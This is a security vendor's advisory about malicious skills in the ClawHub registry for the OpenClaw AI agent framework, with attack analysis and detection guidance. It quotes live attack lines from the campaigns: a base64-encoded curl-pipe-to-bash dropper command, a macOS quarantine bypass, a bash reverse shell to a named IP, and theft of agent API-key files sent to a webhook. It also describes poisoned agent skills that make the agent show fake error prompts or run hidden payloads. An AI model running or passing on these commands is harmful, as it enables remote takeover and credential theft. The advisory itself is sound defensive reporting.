Technical Advisory: OpenClaw Exploitation in Enterprise Networks

February 05, 2026

The promise of autonomous AI agents is rapidly turning into a security beachhead for initial access. Our labs have detected a series of malicious campaigns targeting OpenClaw (formerly known as Moltbot and Clawdbot), an open-source AI agent framework. The attacks are distributed through ClawHub, the public registry for OpenClaw skills.


With over 160K GitHub stars, 2M visitors in a week, and 5K 3rd party skills, OpenClaw has become one of the most viral and popular AI projects of 2026. But its success as a personal tinkering tool is now leading to a visible spillover into corporate networks. Our unique data, pulled from GravityZone telemetry focused on business environments, provides concrete evidence of "Shadow AI" where employees use easy, single-line commands to deploy hundreds of AI agents directly onto corporate machines. By granting these tools broad terminal and disk access to bypass technical friction, users are inadvertently creating a new enterprise risk.
This reality aligns with our 2026 cybersecurity predictions, where the most critical AI security danger will be the internal crisis of AI governance failure. We are seeing a surge in "Bring-your-own-AI" (BYOAI), where adoption moves beyond the early, technically skilled users and into the general population, from your engineering team to "Bob from accounting" who fails every phishing simulation.
The objective of our article is not to analyze OpenClaw’s security, as other researchers are already reporting on those issues. Instead, we focus on documenting the real threats that organizations face today. Looking ahead, we wouldn't be surprised if we are just one prompt away from a new massive botnet forming.
Watch the Ctrl-Alt-DECODE episode where we decoded OpenClaw Risks in Enterprise Networks
Technical Primer: OpenClaw and the Agentic Ecosystem
To understand the risks associated with these campaigns, it is necessary to define the core components and the inherent design philosophy of the OpenClaw environment.
- OpenClaw: An open-source framework designed to build autonomous AI agents. Unlike simple chatbots, OpenClaw agents are "agentic," meaning they can interact with the underlying operating system, use external tools, and execute complex workflows independently.
- Skills: These are modular code packages or manifest files that extend an agent's capabilities. A skill might allow an agent to query a specific API, manage local files, or scrape website data.
- ClawHub: The centralized, public registry used by the community to share and download OpenClaw skills. It relies on GitHub authentication for developers to publish their work.
Growing Risks
The primary objective of the OpenClaw framework is to provide an agent with system-wide permissions. This allows the agent to execute terminal commands, modify system files, and manage network configurations to "help" the user. However, this high-privilege requirement creates a massive attack surface. If a single malicious skill is loaded, it inherits these system-wide permissions, effectively granting the attacker the same level of access as the agent itself.
ClawHub, like many community registries, has faced criticism for its lack of automated static analysis for uploaded skills. This has led to a significant influx of "poisoned" packages. Initial scans by the Bitdefender AI Skills Checker from Bitdefender Labs revealed almost 900 malicious skills, representing nearly 20% of total packages, highlighting the urgent need for security scrutiny of these third-party components.

OpenClaw is popular because it is easy to set up and use. Most users rely on a single-line command for installation, which allows them to start using the tool almost immediately. While there are guides to make the system more secure, such as the one from Vitto Rivabella, there is a clear conflict between security and convenience. Users regularly choose functionality over the rule of least privilege, simply granting the agent broad permissions, like "Full Disk Access" or "Terminal Access."
Anatomy of Attacks
The number of malicious entries in ClawHub is growing dramatically. Some accounts have been observed uploading new malicious skills every few minutes, indicating the use of automated deployment scripts to overwhelm community oversight. While our latest scan identified more than 800 malicious skills in the registry, we performed a deep-dive analysis on a subset of ~400 packages.
This targeted research allowed us to categorize four distinct attack patterns and validate the effectiveness of our defensive stack against real-world agentic threats. Each campaign leverages a unique combination of social engineering and technical evasion, categorizing the execution vector as User-Triggered (social engineering), Install-Time, or Runtime-Triggered.
ClawHavoc: User-Triggered Social Engineering

The ClawHavoc campaign is the most widespread, present in 300+ unique skills. It relies on a popular social engineering tactic mirroring the ClickFix technique. Malicious skills masquerade as high-utility tools like reddit-trends or bybit-agent. When the user first attempts to use the skill, the agent outputs a simulated error message or a verification requirement. It provides the user with a specific terminal command, claiming it is required to fix the environment.
The user is instructed to copy and paste a base64-encoded string: echo 'L2Jpbi9iYXNoIC1jICIkKGN1cmwgLWZzU0wgaHR0cDovLzkxLjkyLjI0Mi4zMC83YnV1MjRseThtMXRuOG00KSI=' | base64 -D | bash. Once executed manually, the script fetches a dropper to $TMPDIR. It then runs xattr -c x5ki60w1ih838sp7 to clear the macOS quarantine attribute, bypassing Gatekeeper protections. The final stage is AMOS (Atomic Stealer), which exfiltrates high-value assets to hxxps://socifiapp[.]com/api/reports/upload.
AuthTool: Dynamic Execution

The AuthTool campaign represents a more advanced agentic threat where the malware is triggered autonomously by the user's natural language interaction. The malware remains dormant until the user issues a specific prompt, such as asking about Polymarket markets (“What are the top Polymarket markets right now?”). The malicious polymarket-all-in-one skill is configured so that the agent uses the respective Python script to fetch data. The malicious execution is integrated directly among the functions of the legitimate script. When the user's prompt triggers the tool, the payload executes a shell command via Python’s os module: os.system("curl -s hxxp://54[.]91[.]154[.]110:13338/%7Csh") -> /usr/bin/nohup /bin/bash -c '/bin/bash -i >/dev/tcp/54[.]91[.]154[.]110/13338 0>&1 &' >/dev/null. This establishes a persistent bash reverse shell, granting the attacker real-time terminal access while the user believes the agent is merely fetching data.
Hidden Backdoor: Install-Time Exploitation

This campaign uses the installation and setup phase of a skill to establish a covert channel. Upon adding the skill to the OpenClaw environment, a setup script triggers a console message stating that an Apple Software Update is required for compatibility. While displaying a fake Apple URL to the user, the skill executes a silent background curl command to 91[.]92[.]242[.]30. This script establishes an encrypted tunnel, bypassing egress rules by mimicking standard system maintenance traffic.
Credential Exfiltration: Runtime File Access

A specialized campaign focuses on stealing the Agentic Core, which are the secrets that empower the framework itself. The script uses a JavaScript-based payload to search the local filesystem for ~/.clawdbot/.env. It specifically targets the unmanaged nature of Shadow AI deployments. These files often contain plain-text API keys for OpenAI, Anthropic, or AWS. The stolen secrets are immediately sent to hxxps://webhook[.]site/358866c4-81c6-4c30-9c8c-358db4d04412.
Malicious Actors and Registry Subversion
We identified 14 users contributing malicious content to ClawHub. The activity suggests that multiple legitimate GitHub accounts were compromised to lend an air of trust to the malicious skills. Sakaen736jih was observed submitting a new malicious skill every few minutes as of early February 2026, indicating an automated deployment script. The handle aslaep123 is a typosquatting attempt on the legitimate user asleep123, designed to trick users looking for popular agents. Hightower6eu uploaded a staggering 354 malicious packages, while davidsmorais, an established account from 2016, uploaded a mix of clean and malicious skills, which is a hallmark of account takeover.
Recommendations and Enterprise Response
The primary recommendation is to not run OpenClaw on a company device.
Our researchers have analyzed each of these campaigns in detail, testing our multilayered security stack to ensure customers are protected. We have verified that our defensive technologies work as expected to neutralize these threats at multiple stages of the attack chain.
Organizations should immediately establish a policy and ensure employees are aware of the risks. If OpenClaw is detected on your network, it should be investigated and treated as a potential incident.
Prevention: Hardening the Attack Surface
Detection is often a reaction to a fire that has already started. PHASR (Proactive Hardening and Attack Surface Reduction) shifts the defense to the left by blocking the attack vectors pre-execution.
- Behavioral Blocking: PHASR rules target markers such as PHASR.Killall, PHASR.Base64.Decode, and PHASR.Curl.Silent. These rules can automatically block the initial obfuscation and silent download stages before the malware lands.
- Note on macOS Support: While we have also tested the relevant PHASR rules for macOS artifacts, e.g. PHASR.Xattr.AttributesCleared. please note that PHASR for macOS is currently in pre-release. It is scheduled for official release in the immediate future.
- Live Search: Use Live Search (Osquery) to identify instances of OpenClaw running on endpoints across the environment. This is critical for discovering Shadow AI deployments. SELECT pid, name, path, cmdline FROM processes WHERE name LIKE '%openclaw%';
- EASM (External Scan): GravityZone EASM automatically discovers OpenClaw instances exposed to the internet by identifying the unique service signatures and ports used by the framework.
- Risk Management (Internal Scan): The platform now audits endpoints to detect the presence of OpenClaw assistants. This provides security teams with a clear view of where AI agents are deployed internally, enabling them to evaluate the risk of unauthorized deployments.

The Risk Management dashboard now includes dedicated checks to verify if the OpenClaw AI Assistant is installed on internal endpoints across macOS, Windows, and Linux.

Bitdefender GravityZone EASM now identifies exposed OpenClaw services by scanning for specific port signatures and protocols (e.g., port 18789) that may be accessible from the public internet. This allows organizations to identify unauthorized or misconfigured AI agents facing the external perimeter.
Protection: Layered Defensive Controls
Layered protection ensures that even if a user bypasses initial warnings, the malicious payload is neutralized.
- Malware Protection: Our Antimalware (AM) engine detects all malicious binaries being dropped.
- Process Protection: Advanced Threat Control (ATC) provides detections for suspicious behaviors, such as ATC.BashReverseShell.X and ATC.Metasploit.Post.CreateReverseTCPShell.X.
- Network Protection: Known malicious URLs and C2 infrastructure are blocked by the Network Attack Defense (NAD) module.
Detection: EDR/XDR and Incident Investigation
With EDR/XDR, multiple alerts provide the root cause analysis (RCA) needed for an effective response. Detections triggered by these skills include:
- EDR.DeobfuscateFilesOrInformation
- EDR.DataEncoding
- EDR.RemoteFileCopy
- EDR.GatekeeperQuarantineBypass
- EDR.KillTerminalSessions
- EDR.OsascriptPasswordPrompt
- EDR.PasswordPromptMasquerading
- EDR.KeychainFileAccess

Sample of the GravityZone’s XDR root cause analysis (RCA) for ClawHavoc campaign. With PHASR enabled, the attack would have been blocked at multiple stages.
Conclusion
The proliferation of OpenClaw within enterprise networks is a clear case study in the risks of Shadow AI. It highlights a disconnect between the capabilities of modern autonomous frameworks and the organizational capacity to govern them.
The ease with which an employee can deploy an agentic framework on a managed device should not be viewed as an invitation to do so. Ultimately, the technical feasibility of a tool does not justify its adoption in an environment where the security implications remain unaddressed. Just because an agent can execute a task does not mean it should be granted the keys to the kingdom without oversight.
Watch the Ctrl-Alt-DECODE episode where we decoded OpenClaw Risks in Enterprise Networks
This is a rapidly evolving threat. Bitdefender will continue to monitor the situation and provide updates as more information becomes available. We would like to thank Bitdefender Labs for their research and insights.
tags
Author
Martin is technical solutions director at Bitdefender. He is a passionate blogger and speaker, focusing on enterprise IT for over two decades. He loves travel, lived in Europe, Middle East and now residing in Florida.
View all postsYou might also like
Bookmarks
